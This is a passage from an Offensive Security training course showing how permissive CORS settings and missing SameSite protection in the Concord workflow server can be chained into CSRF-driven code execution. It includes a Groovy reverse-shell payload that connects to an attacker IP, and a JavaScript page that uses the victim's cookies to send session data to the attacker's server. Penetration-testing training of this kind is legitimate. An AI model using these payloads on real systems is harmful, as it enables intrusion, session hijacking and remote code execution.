


Figure 295: Concord OPTIONS Request With Origin

When an OPTIONS request is sent, the *Origin* header is not replicated to the *Access-Control-Allow-Origin* header. Unfortunately, this means that the CORS vulnerability is limited. We will only be able to read the response of GET requests and standard POST requests.

In order to understand what we can and cannot do with this information, we should investigate one more control that could prevent a browser from sending a cookie: the *SameSite*[234] attribute.

11.2.4 SameSite Attribute

As we've already discussed, it is not difficult to instruct the user's browser to send the request. It is more difficult to instruct the browser to send the request with the session cookies and gain access to the response. To understand the mechanics of cookies in this context, we must discuss the optional *SameSite* attribute of the *Set-Cookie* HTTP header.

Let's inspect an HTTP response to understand where we might find the *SameSite* attribute.

```
HTTP/1.1 200 OK
Connection: close
Date: Thu, 01 Apr 2021 20:53:24 GMT Cache-
Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: 0
Content-Type: application/javascript
Set-Cookie: session=ABCDEFGHIJKLMNO; Path=/; Max-Age=0; SameSite=Lax;
Content-Length: 316
```

Listing 454 - Example HTTP Response with SetCookie

The attribute can be found anywhere in the *Set-Cookie* header. The attributes are separated by semicolons.

[234] (Mozilla, 2021), https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie/SameSite

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

This attribute defines whether or not cookies are restricted to a same-site context. There are three possible values for this attribute: *Strict*, *None*, and *Lax*.

If *SameSite* is set to *Strict* on a cookie, the browser will only send those cookies when the user is on the corresponding website. For example, let's imagine a site with the domain *funnycatpictures.com*, which displays unique cat pictures to each user. The site uses cookies to track each user's cats. If their cookies are set with the *SameSite=Strict* attribute, those cookies would be sent when the user visits *funnycatpictures.com* but would not be sent if a cat picture is embedded in a different site. In addition, *Strict* also prevents the cookies from being sent on navigation actions (i.e. clicking a link to *funnycatpictures.com*) or within loaded iframes.

When *SameSite* is set to *None*, cookies will be sent in all contexts: when navigating, when loading images, and when loading iframes. The *None* value requires the *Secure* attribute,[235] which ensures the cookie is only sent via HTTPS.

Finally, the *Lax* value instructs that the cookies will be sent on some requests across different sites. For a cookie to be included in a request, it must meet both of the following requirements:

1. It must use a method that does not facilitate a change on the server (GET, HEAD, OPTIONS).[236]
2. It must originate from user-initiated navigation (also known as top-level navigation), for example, clicking a link will include the cookie, but requests made by images or scripts will not.

SameSite is a relatively new browser feature and is not widely used. If a site does not set the *SameSite* attribute, the default implementation varies based on the type and version of the browser.

As of Chrome Version 80 and Edge Version 86, *Lax* is the default setting for cookies that do not have the *SameSite* attribute set. At the time of this writing, Firefox and Safari have set the default to *None*. As with most other browser security features, Internet Explorer does not support *SameSite* at all.

Back to our scenario, we should search for this attribute in the cookies sent by Concord but we haven't yet received any. In many cases, an application might only set a cookie when a user is authenticated or when they are attempting to authenticate. Let's attempt to log in, find the request in Burp Suite, and observe the response.

[235] (Mozilla, 2021), https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie#attributes

[236] (Mozilla, 2021), https://developer.mozilla.org/en-US/docs/Glossary/Safe/HTTP

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 296: Login Request and Response

When we submit a login request, the “whoami” request is also sent, but this time with the username and password Base64 -encoded in the authorization header. The response contains a cookie. This is most likely not the session cookie but it does not have the *SameSite* attribute set.

With the existence of the login page and the *Access-Control-Allow-Credentials* header, we can assume that cookies are being used for session management. Considering that roughly only 10% of cookies contain a *SameSite* attribute,[237] we will assume that Concord does not set this attribute.

Depending on what browser a user is using, the default fallback value might be *None* or *Lax*.

When the default value in a browser is *None*, the user visiting that page might be vulnerable to CSRF. As we discussed earlier, when *SameSite* is set to *None* the browser will send the cookie in all contexts (image loads, navigation, etc.). In this situation, one site can send a request to

[237] (Calvano, 2020), https://dev.to/httparchive/samesite-cookies-are-you-ready-5abd

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

another domain and the browser will include cookies, making CSRF possible if the victim web application does not implement any additional safeguards.

Developers also have the option of mitigating CSRF vulnerabilities with the use of a *CSRF token*[238] which must be sent with a request that processes a state change. The CSRF token would indicate that a user loaded a page and submitted the request themselves. Often times, CSRF tokens are incorrectly configured, reused, or not rotated frequently enough. In addition, if the site is vulnerable to permissive CORS headers, we would be able to extract a CSRF token by requesting it from the page that would embed it.

Understanding the relationship between SOP, CORS, and the *SameSite* attribute is critical in understanding how and when an application might be vulnerable to CSRF.

In our scenario, we have learned that the Concord target has some permissive CORS headers. We have also not discovered any CSRF tokens. Combining this information with the state of SameSite, we suspect that we might be able to exploit a CSRF vulnerability. To execute CSRF, we must have a target user and an endpoint that allows us to extract valuable information or perform a privileged action.

We'll investigate the Concord documentation in order to determine what we can and cannot do with the information we have so far.

11.2.5 Exploit Permissive CORS and CSRF

Now that we have discussed the relationship between the various mitigating factors and have found that CORS headers are enabled and permissive, we can focus on exploitation. CORS exploits are similar to reflected *Cross-Site Scripting* (XSS) in that we must send a link to an already-authenticated user in order to exploit something of value. The difference with CORS is that the link we send will not be on the same domain as the site we are targeting. Since Concord has some permissive CORS headers, any site that an authenticated user visits can interact with Concord and ride the user's session. As we discovered earlier, only GET requests and some POST requests will work in Concord.

To exploit CORS, we must host our own site for the user to visit. Our site will host a JavaScript payload that will run in the victim's browser and interact with Concord. In the real world, we might host a Concord blog with relevant Concord information to entice a victim to visit our site.

Before we create the site, we must first find a payload that will allow us to elevate privileges or obtain sensitive information. Since we don't have the ability to log in to the Concord application and review its functionality, we will need to use the documentation.

Fortunately for us, the Concord API documentation[239] is fairly extensive. Since CORS headers are often enabled to allow for browsers to communicate with the API, this is a great place to start our research.

Because Concord has placed some restrictions on the CORS header, we must be selective in the types of requests we are searching for. When we review the documentation, we'll search for a

---

[238] (OWASP, 2021), https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html#token-based-mitigation

[239] (Walmart, 2021), https://concord.walmartlabs.com/docs/api/

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

GET request that allows us to obtain sensitive information (like secrets or API keys), a GET request that changes the state of the application, or a POST request that only uses standard content-types.

The first section that catches our attention pertains to the “API Key”.[240] This section describes an endpoint that “Creates a new API key for a user.”




Figure 297: Create API Key Documentation

The request is sent with a POST request using the application/json content type. Unfortunately, this won’t work as the browser will send an OPTIONS request before the POST request. As we’ve learned earlier, the responses to OPTIONS requests in Concord contain different CORS headers that are less vulnerable. Let’s keep searching.

The next endpoint, labeled “List Existing API keys”, seems a bit more promising.

[240] (Walmart, 2021), https://concord.walmartlabs.com/docs/api/apikey.html

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 298: List API Key Documentation

This is a GET request that shouldn't need an OPTIONS request. Closer examination reveals that this API "only returns metadata, not actual keys." While we know we can send this request and access the response, we won't be able to obtain anything that gets us more access than we currently have.

Further review of the API documentation reveals that the GET requests only provide us with information disclosure, and may not improve our level of access. However, we eventually discover an interesting section under "process", which states:

> *A process is an execution of a flow in repository of a project.*

If we can start a process, we might be able to execute commands. Let's review what type of request is required.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Figure 299: Start a Process Documentation

This request requires the use of a POST method with the content-type of "multipart/form-data". According to Mozilla, a "multipart/form-data" content type does not require a preflight check.[241] The Concord documentation also states that we can use the *Authorization* header. The authentication documentation indicates that the *Authorization* header can be used for API keys [242] in curl requests. This header was also used in the login request.

While a site could authenticate requests solely with an *Authorization* header, most modern graphical sites coded for browser-based clients use cookies for authentication. This is a safe assumption since Concord accepts multiple forms of authentication, and the browser must authenticate the API calls in some way. In addition, since the server sent the *Access-Control-Allow-Credentials* header, we can assume that cookies are used for session management.

Let's continue our review of the process API call to determine what else we may need in order to exploit Concord.

Further down in the documentation we discover text describing how to start a Concord process by uploading a ZIP file:

[241] (Mozilla, 2021), https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS#simple_requests

[242] (Walmart, 2021), https://concord.walmartlabs.com/docs/getting-started/security.html#using-api-tokens

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

ZIP File

If no project exists in Concord, a ZIP file with flow definition and related resources can be submitted to Concord for execution. Typically this is only suggested for development processes and testing or one-off process executions.

Follow these steps:

Create a zip archive e.g. named `archive.zip` containing the Concord file - a single `concord.yml` file in the root of the archive:

```
flows:
  default:
  - log: "Hello Concord User"
```

The format is described in Directory Structure document.

Now you can submit the archive directly to the Process REST endpoint of Concord with the admin authorization or your user credentials as described in our getting started example:

```
curl -F archive=@archive.zip http://concord.example.com/api/v1/process
```

The response should look like:

```
{
  "instanceId" : "a5bcd5ae-c064-4e5e-ac0c-3c3d061e1f97",
  "ok" : true
}
```

Figure 300: ZIP File Documentation

The documentation explains how we can create a zip archive with a *concord.yml* file that contains a “flow”. We’ll review the documentation for flows later, but for now let’s review the example curl request.

This curl command sends a GET request to */api/v1/process* and specifies the ZIP with the **`-F`** flag. Let’s get more information about this flag from the curl help output.

```
kali@kali:~$ curl --help all
Usage: curl [options...] <url>
     --abstract-unix-socket <path> Connect via abstract Unix domain socket
     --alt-svc <file name> Enable alt-svc with this cache file
     --anyauth       Pick any authentication method
 -a, --append        Append to target file when uploading
...
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
-F, --form <name=content> Specify multipart MIME data
    --form-string <name=string> Specify multipart MIME data
...
```

Listing 455 - curl Help

According to curl, the `-F` flag specifies multipart data.

Based on this, we conclude that we can start a process by sending a request to */api/v1/process* with a ZIP file named "archive" containing a *concord.yml* file.

If we dig deeper into the documentation, we discover that we don't even need to provide a ZIP file, only a *concord.yml* file.




Figure 301: Start Process with Only concord.yml

Next, let's review the process documentation to search for potential paths to code execution.

The "Directory Structure" section[243] defines the *concord.yml* file:

> *concord.yml: a Concord DSL file containing the main flow, configuration, profiles and other declarations;*


In Concord, a DSL file defines various configurations, flows, and profiles.[244] Earlier, the documentation mentioned that the uploaded file must contain a flow. Let's review the documentation pertaining to a flow:

[243] (Walmart, 2021), https://concord.walmartlabs.com/docs/processes-v1/index.html#directory-structure

[244] (Walmart, 2021), https://concord.walmartlabs.com/docs/processes-v1/index.html#dsl

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets



Flows

Concord flows consist of series of steps executing various actions: calling plugins (also known as "tasks"), performing data validation, creating forms and other steps.

The `flows` section should contain at least one flow definition:

```
flows:
  default:
    ...

  anotherFlow:
    ...
```

Each flow must have a unique name and at least one step.

Figure 302: Flow Documentations

Concord describes a flow as a "series of steps executing various actions". This seems to be a perfect command execution vector. Let's determine how we can get Concord to execute system commands.

We can find examples of flows that execute code in the "Scripting" section of the documentation.[245] We'll use the Groovy example to build our payload.

[245] (Walmart, 2021), https://concord.walmartlabs.com/docs/getting-started/scripting.htm

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Groovy

Groovy is another compatible engine that is fully-supported in Concord. It requires the addition of a dependency to groovy-all and the identifier `groovy`. For versions 2.4.* and lower jar packaging is used in projects, so the correct dependency is e.g. `mvn://org.codehaus.groovy:groovy-all:2.4.12`. Versions 2.5.0 and higher use pom packaging, which has to be added to the dependency declaration before the version `mvn://org.codehaus.groovy:groovy-all:pom:2.5.2`.

```
configuration:
  dependencies:
  - "mvn://org.codehaus.groovy:groovy-all:pom:2.5.2"
flows:
  default:
  - script: groovy
    body: |
      def x = 2 * 3
      execution.setVariable("result", x)
  - log: ${result}
```

The following example uses some standard Java APIs to create a date value in the desired format.

```
- script: groovy
   body: |
     def dateFormat = new java.text.SimpleDateFormat('yyyy-MM-dd')
     execution.setVariable("businessDate", dateFormat.format(new Date()))
- log: "Today is ${businessDate}"
```

Figure 303: Groovy Documentation

The documentation indicates that we must first import the groovy dependency:

```
configuration:
  dependencies:
  - "mvn://org.codehaus.groovy:groovy-all:pom:2.5.2"
```

Listing 456 - Building Groovy Payload - Dependency

Next, since the documentation states we must provide at least one flow, we'll set the *script* variable to "groovy" (as shown in the example) to instruct concord to execute the command as groovy.

```
configuration:
  dependencies:
  - "mvn://org.codehaus.groovy:groovy-all:pom:2.5.2"
flows:
  default:
    - script: groovy
```

Listing 457 - Building Groovy Payload - flow

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Once that is set up, we need to add a body with a script. We'll use a *YML HereDoc*[246] for this so we don't have to write a one-liner. We'll use a common groovy reverse shell as our script and format it for readability.[247]

```
configuration:
  dependencies:
  - "mvn://org.codehaus.groovy:groovy-all:pom:2.5.2"
flows:
  default:
    - script:  groovy
      body: |
         String host = "192.168.118.2";
         int port = 9000; String
         cmd = "/bin/sh";
         Process p = new ProcessBuilder(cmd).redirectErrorStream(true).start();
         Socket s = new Socket(host, port);
         InputStream pi = p.getInputStream(), pe = p.getErrorStream(), si
= s.getInputStream();
         OutputStream po = p.getOutputStream(), so =
         s.getOutputStream(); while (!s.isClosed()) {
         while (pi.available() > 0) so.write(pi.read());
         while (pe.available() > 0) so.write(pe.read());
         while (si.available() > 0) po.write(si.read());
         so.flush();
         po.flush();
         Thread.sleep(50);
         try {
            p.exitValue();
            break;
         } catch (Exception e)
         {} };
         p.destroy();
         s.close();
```

Listing 458 - Building Groovy Payload - Reverse Shell

This will become the *concord.yml* file that we will send to the server. We'll save this payload for later. Next, we need to create the delivery mechanism. As mentioned earlier, we will create a website that will send this payload. We'll start with an empty HTML page that contains a single *script* tag.

```
<html>
    <head>
        <script>
        </script>
    </head>
    <body>
    </body>
</html>
```

Listing 459 - Basic HTML Page

[246] (Lzone, 2021), https://lzone.de/cheat-sheet/YAML#yaml-heredoc-multiline-strings

[247] (frohoff, 2021), https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Next, we need to add some JavaScript between the script tags that will send the API call to deliver the *concord.yml* payload. Before we do that, we'll send the "whoami" request to determine if the user is actually logged in. This isn't strictly necessary but it will make the exploit more effective, less noisy, and will provide us with more usable data.

```
<script>
    fetch("http://concord:8001/api/service/console/whoami", {
        credentials: 'include'
    })
    .then(async (response) => {
        if(response.status != 401){
            let data = await response.text();
            fetch("http://192.168.118.2/?msg=" + data )
        }else{ fetch("http://192.168.118.2/?msg=UserNotLoggedIn" )

        }
    })
</script>
```

Listing 460 - Using Fetch to Call whoami

The code in Listing 460 will first send a request to the target server and the target endpoint with the credentials (cookies). If the response status is not 401, the captured data will be sent back. If the response status is 401, a message will be sent back to our Kali server.

Let's save the contents of this into *~/concord/index.html* and use Python to start an HTTP server on port 80.

```
kali@kali:~$ mkdir concord

kali@kali:~$ cd concord/

kali@kali:~/concord$ mousepad index.html

kali@kali:~/concord$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Listing 461 - Serving HTML with whoami Request

Next, we'll visit this page in Firefox to validate that it is working. Since we are not logged into Concord, we should expect to hit the *else* branch and return a "UserNotLoggedIn" message.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 304: Visiting Page in Firefox

When we check the Python HTTP server logs, we find that we indeed received a "UserNotLoggedIn" message.

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.118.2 - - [07/Apr/2021 19:35:30] "GET / HTTP/1.1" 200 -
192.168.118.2 - - [07/Apr/2021 19:35:30] code 404, message File not found
192.168.118.2 - - [07/Apr/2021 19:35:30] "GET /favicon.ico HTTP/1.1" 404 -
192.168.118.2 - - [07/Apr/2021 19:35:30] "GET /?msg=UserNotLoggedIn HTTP/1.1" 200 -
```

Listing 462 - UserNotLoggedIn in Logs

Using the provided Kali debugger, we have access to a user activity simulator that will visit any page we provide. The simulator includes a user authenticated to Concord. We'll use this simulator to test our current payload to verify that it is working.

To connect, we'll RDP to the Kali debugger and visit *http://simulator*. We'll enter our Kali IP and click *Simulate*.

Once the simulation is complete, we'll again check our HTTP server logs.

```
192.168.121.253 - - [07/Apr/2021 19:48:44] "GET / HTTP/1.1" 200
- 192.168.121.253 - - [07/Apr/2021 19:48:45] "GET
/?msg={%20%20%22realm%22%20:%20%22apikey%22,%20%20%22username%22%20:%20%22concordAgent
%22,%20%20%22displayName%22%20:%20%22concordAgent%22} HTTP/1.1" 200 -
```

Listing 463 - Logged In User Executing Payload

As expected, the CORS payload worked. When an authenticated user visited the page, our malicious site was able to send a request to Concord and include the user's credentials. Let's decode the message to understand what kind of information we were able to obtain.

```
{
    "realm": "apikey", "username":
    "concordAgent", "displayName":
    "concordAgent"
}
```

Listing 464 - Decoded Message

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

We seem to have phished the *concordAgent* user. Next, let's attempt to reach code execution by sending the *concord.yml* file we created earlier. We'll start by defining the YAML at the beginning of the script tags in the HTML file. We'll use a string template to make the payload easier to edit if we need to. It's important to note that YAML is very sensitive to whitespace, so we cannot use additional tabs to make this document format easier to read.

```
   <script> yml
        = `
configuration:
  dependencies:
    - "mvn://org.codehaus.groovy:groovy-all:pom:2.5.8"

flows:
  default:
    - script:  groovy
      body: |
         String  host  =  "192.168.118.2";
         int port = 9000;
         String cmd = "/bin/sh";
         Process p = new ProcessBuilder(cmd).redirectErrorStream(true).start();
         Socket s = new Socket(host, port);
         InputStream pi = p.getInputStream(), pe = p.getErrorStream(), si
= s.getInputStream();
         OutputStream po = p.getOutputStream(), so =
